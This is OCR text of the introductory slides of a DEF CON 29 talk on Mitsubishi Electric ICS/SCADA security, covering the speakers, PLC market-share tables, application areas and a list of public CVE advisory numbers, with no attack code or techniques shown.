Taking Apart and Taking Over ICS-SCADA Ecosystems

A Case Study of Mitsubishi Electric

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@DEF CON 29

Who are we?

A subsidiary company under

Trend Micro Inc

Keep the Operation Running

Who are we?

Mars Cheng

Threat Researcher at TXOne Networks

- Spoke at Black Hat, HITB, HITCON, SecTor, ICS Cyber Security Conference, InfoSec Taiwan and etc.
- Instructor of Ministry of National Defense, Ministry of Education, Ministry of Economic Affairs and etc.
- General Coordinator of HITCON 2021
- Vice General Coordinator of HITCON 2020

Selmon Yang

Staff Engineer at TXOne Networks

- IT/SCADA Protocol Parsing
- Linux Kernel Programming
- Honeypot Deployment & Optimization
- In-depth ICS research specialist
- Has spoken at CYBERSEC, HITB, and HITCON

Outline

- Modern ICS/SCADA Ecosystems Overview
- Dissect and Compromise Mitsubishi Ecosystems
- A Story of Reporting the Vulnerability
- Mitigation and Closing Remarks

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Modern ICS/SCADA Ecosystems Overview

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
Modern ICS/SCADA Ecosystems Overview

- Market Share
- Mitsubishi Electric
  - Largest in Asia Pacific
  - Top 3 in Global Market



https://ipcsautomation.com/blog-post/market-share-of-different-plcs/

Modern ICS/SCADA Ecosystems Overview

- PLC Manufacturers Ranked in Order of Industrial Automation Net Annual Sales Revenue

Rank	PLC Manufacturers	Industrial Automation Revenue (millions of USD)	Consolidated Revenue (millions of USD)
1	Siemens (Simatic)	$18,281	$98,636
2	**Mitsubishi Electric (Melsec)**	**$13,346**	**$41,120**
3	Emerson (GE Fanuc)	$12,202	$18,372
4	Hitachi	$8,654	$86,250
5	Bosch (Rexroth)	$8,523	$88,319
6	Schneider Electric (Modicon)	$7,172	$30,861
7	Eaton (Cutler-Hammer)	$7,148	$21,390
8	Rockwell Automation (Allen Bradley)	$6,694	$6,694
9	ABB (B&R Automation)	$6,273	$27,978
10	Keyence	$5,341	$5,341

https://ladderlogicworld.com/plc-manufacturers/

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Modern ICS/SCADA Ecosystems Overview

- Most Popular PLCs – Top 3 Mitsubishi Electric

Market Share Ranking	PLC Manufacturers	PLC Brand Name/s
1	Siemens	Simatic
2	Rockwell Automation	Allen Bradley
3	**Mitsubishi Electric**	**Melsec**
4	Schneider Electric	Modicon
5	Omron	Sysmac
6	Emerson Electric (GE)	RX3i & VersaMax (GE Fanuc)
7	Keyence	KV & V-8000
8	ABB (B&R Automation)	AC500 X20 & X90
9	Bosch	Rexroth ICL
10	Hitachi	EH & H

https://ladderlogicworld.com/plc-manufacturers/

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
Mitsubishi Ecosystem - Scope



https://www.mitsubishielectric.com/fa/products/cnt/plc/pmerit/index.html

Mitsubishi PLCs Application

Automotive

iQ-R

Q


Automated Warehouse

iQ-R

iQ-F

F

Q



Food and Beverage, CPG

iQ-R

iQ-F

F


Q

L

Semiconductor

iQ-R

Q



https://www.mitsubishielectric.com/fa/products/cnt/plc/pmerit/case.html

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Mitsubishi PLCs Application (Cont.)

General Automation

iQ-R

iQ-F

F

Q

L

Chemical

iQ-R

Q

Flat Panel Display(FPD)

iQ-R

Q

Inspection Machine

iQ-R

https://www.mitsubishielectric.com/fa/products/cnt/plc/pmerit/case.html

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Mitsubishi PLCs Application (Cont.)

Building Automation

iQ-R iQ-F F Q L

Injection Molding

iQ-R iQ-F F Q

Printing

iQ-R Q

Machine Tool

iQ-R iQ-F F Q L

https://www.mitsubishielectric.com/fa/products/cnt/plc/pmerit/case.html

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Related Work

- Most ICS research focuses on Siemens-related topics:
  - [BH Europe 2019] Doors of Durin: The Veiled Gate to Siemens S7 Silicon
  - [BH USA 2019] Rogue7: Rogue Engineering Station Attacks on Simatic S7 PLCs
  - [BH Europe 2017] The spear to break the security wall of S7CommPlus
  - [BH USA/Asia 2016] PLC-blaster: A worm living solely in the PLC
  - [BH USA 2011] Exploiting Siemens Simatic S7 PLCs

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Relate Work

- Other common topics include
  - [BU USA 2021] A Broken Chain: Discovering **OPC UA** Attack Surface and Exploiting the Supply Chain
  - TRITON, Industroyer, protocols used in building management
  - Attack vectors in different industries including chemical and power plants
  - Security research into ICS-related devices …
- **Even though the Mitsubishi ecosystem plays a pivotal role, we have yet to see any powerful research that gives it focus**

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Reviewed Mitsubishi Vulnerabilities

CVE	Advisories_Number	Advisories_Name
CVE-2021-20591	ICSA-21-147-05	Mitsubishi Electric MELSEC iQ-R Series
CVE-2021-20590	ICSA-21-112-02	Mitsubishi Electric GOT
CVE-2021-20589	ICSA-21-131-02	Mitsubishi Electric GOT and Tension Controller
CVE-2021-20588	ICSA-21-049-02	Mitsubishi Electric FA engineering software products (Update A)
CVE-2021-20587	ICSA-21-049-02	Mitsubishi Electric FA engineering software products (Update A)
CVE-2021-20586	ICSA-21-021-04	Mitsubishi Electric MELFA (Update A)
CVE-2020-5675	ICSA-20-343-02	Mitsubishi Electric GOT and Tension Controller (Update A)
CVE-2020-5668	ICSA-20-324-05	Mitsubishi Electric MELSEC iQ-R Series (Update A)
CVE-2020-5666	ICSA-20-317-01	Mitsubishi Electric MELSEC iQ-R Series
CVE-2020-5665	ICSA-20-345-01	Mitsubishi Electric MELSEC iQ-F Series
CVE-2020-5658	ICSA-20-303-02	Mitsubishi Electric MELSEC iQ-R
CVE-2020-5657	ICSA-20-303-02	Mitsubishi Electric MELSEC iQ-R
CVE-2020-5656	ICSA-20-303-02	Mitsubishi Electric MELSEC iQ-R
CVE-2020-5655	ICSA-20-303-02	Mitsubishi Electric MELSEC iQ-R
CVE-2020-5654	ICSA-20-303-02	Mitsubishi Electric MELSEC iQ-R
CVE-2020-5653	ICSA-20-303-02	Mitsubishi Electric MELSEC iQ-R
CVE-2020-5652	ICSA-20-303-01	Mitsubishi Electric MELSEC iQ-R, Q and L Series (Update A)
CVE-2020-5649	ICSA-20-310-02	Mitsubishi Electric GT14 Model of GOT1000 Series
CVE-2020-5648	ICSA-20-310-02	Mitsubishi Electric GT14 Model of GOT1000 Series
CVE-2020-5647	ICSA-20-310-02	Mitsubishi Electric GT14 Model of GOT1000 Series

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
Modern ICS/SCADA Ecosystems Overview



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
Modern ICS/SCADA Ecosystems Overview



